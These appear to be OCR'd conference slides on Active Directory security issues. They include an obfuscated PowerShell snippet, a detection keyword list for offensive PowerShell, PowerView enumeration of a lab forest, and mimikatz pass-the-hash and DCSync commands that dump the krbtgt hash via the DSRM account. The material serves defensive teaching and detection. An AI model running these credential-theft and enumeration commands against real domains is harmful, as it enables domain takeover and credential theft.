
```
[UInt32]${Tok`EnPR`ivs`i`Ze} =    (   get-vaRiabLe  (  "{0}{1}" -f 'w0','2u'  )  -va   )::"S`
[IntPtr]${TokeN`pRiVi`l`eGeSmem} =     $wO2U::(  "{3}{2}{0}{1}"-f 'lo','bal','cHG','Allo'  )
```

- Look for random function names & many unusual characters not normally in PowerShell scripts.

Offensive PowerShell Detection Cheatsheet

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- System.*Runtime.InteropServices*
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- AmsiUtils
- KerberosRequestorSecurityToken
- Security.Cryptography.CryptoStream
- ScriptBlockLogging
- LogPipelineExecutionDetails
- ProtectedEventLogging

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



AD Security Issues & Exploitation

Active Directory's Security Boundary?

- Forest, not Domain.
- Older AD forests have multiple domains for "security".
- Trusts extend boundary & may introduce exploit paths (http://www.harmj0y.net/blog/redteaming/domain-trusts-why-you-should-care/)
- Have a trust with a DMZ forest?
- Attackers can enumerate AD data from a trusted domain/forest.

```
PS C:\> Get-NetForest


RootDomainSid          : S-1-5-21-1581655573-3923512380-696647894
Name                   : lab.adsecurity.org
Sites                  : {Default-First-Site-Name}
Domains                : {lab.adsecurity.org, child.lab.adsecurity.org}
GlobalCatalogs         : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org, ADSDC11.child.lab
ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org
ForestMode             : Windows2008R2Forest
RootDomain             : lab.adsecurity.org
Schema                 : CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
SchemaRoleOwner        : ADSDC03.lab.adsecurity.org
NamingRoleOwner        : ADSDC03.lab.adsecurity.org
```

```
PS C:\> Get-NetDomain


Forest                  : lab.adsecurity.org
DomainControllers       : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
Children                : {child.lab.adsecurity.org}
DomainMode              : Windows2008R2Domain
Parent                  :
PdcRoleOwner            : ADSDC03.lab.adsecurity.org
RidRoleOwner            : ADSDC03.lab.adsecurity.org
InfrastructureRoleOwner : ADSDC03.lab.adsecurity.org
Name                    : lab.adsecurity.org
```

```
PS C:\Users\joeuser> Get-NetDomainTrust

SourceName         TargetName                TrustType TrustDirection
----------         ----------                --------- --------------
lab.adsecurity.org child.lab.adsecurity.org ParentChild  Bidirectional
lab.adsecurity.org external.com                Kerberos  Bidirectional
lab.adsecurity.org Partner.net                 Kerberos       Outbound
```

Simple DSRM Password with no Management

- Directory Services Restore Mode (DSRM)
- “Break glass” access to DC (RID 500)
- Console logon w/ DSRM account (Administrator)
- DSRM pw set when DC is promoted
- Rarely changed - Password Change Process?
- Best to synchronize from AD account (2008R2+).


DCSync Password Data with DSRM Account!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 66750645b577b363347c5aa5d5e7d190
```

Administrator: C:\Windows\system32\cmd.exe

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
```

Over-Permissioned Accounts



Groups with AD admin rights

- Domain Admins
- Enterprise Admins
- Domain “Administrators”
- Custom Delegation at domain/OU level
- Groups with DC logon rights (default)
  - Account Operators
  - Backup Operators
  - Print Operators
  - Remote Desktop Users (RDP)
  - Server Operators

Discover AD Admin Accounts

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Domain Admins"


GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : LukeSkywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-2629
IsGroup      : False
MemberDN     : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSAdministrator
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-500
IsGroup      : False
MemberDN     : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> Get-NetUser -AdminCount | Select name,whencreated,pwdlastset,lastlogon

name            whencreated          pwdlastset           lastlogon
----            -----------          ----------           ---------
ADSAdministrator 8/28/2015 2:09:40 AM 6/10/2016 9:41:42 PM  7/4/2016 7:54:24 PM
krbtgt          8/28/2015 2:10:22 AM 8/27/2015 10:10:22 PM
LukeSkywalker   8/30/2015 2:21:11 AM 8/29/2015 10:26:02 PM 8/29/2015 10:30:31 PM
Kylo Ren        6/11/2016 9:12:41 PM 6/11/2016 5:12:41 PM  12/31/1600 7:00:00 PM
```

Discover Admin Accounts – RODC Groups

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Denied RODC Password Replication Group"


GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Read-only Domain Controllers
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-521
IsGroup      : True
MemberDN     : CN=Read-only Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Domain Controllers
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-516
IsGroup      : True
MemberDN     : CN=Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : krbtgt
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-502
IsGroup      : False
MemberDN     : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Schema Admins
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-518
IsGroup      : True
```

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

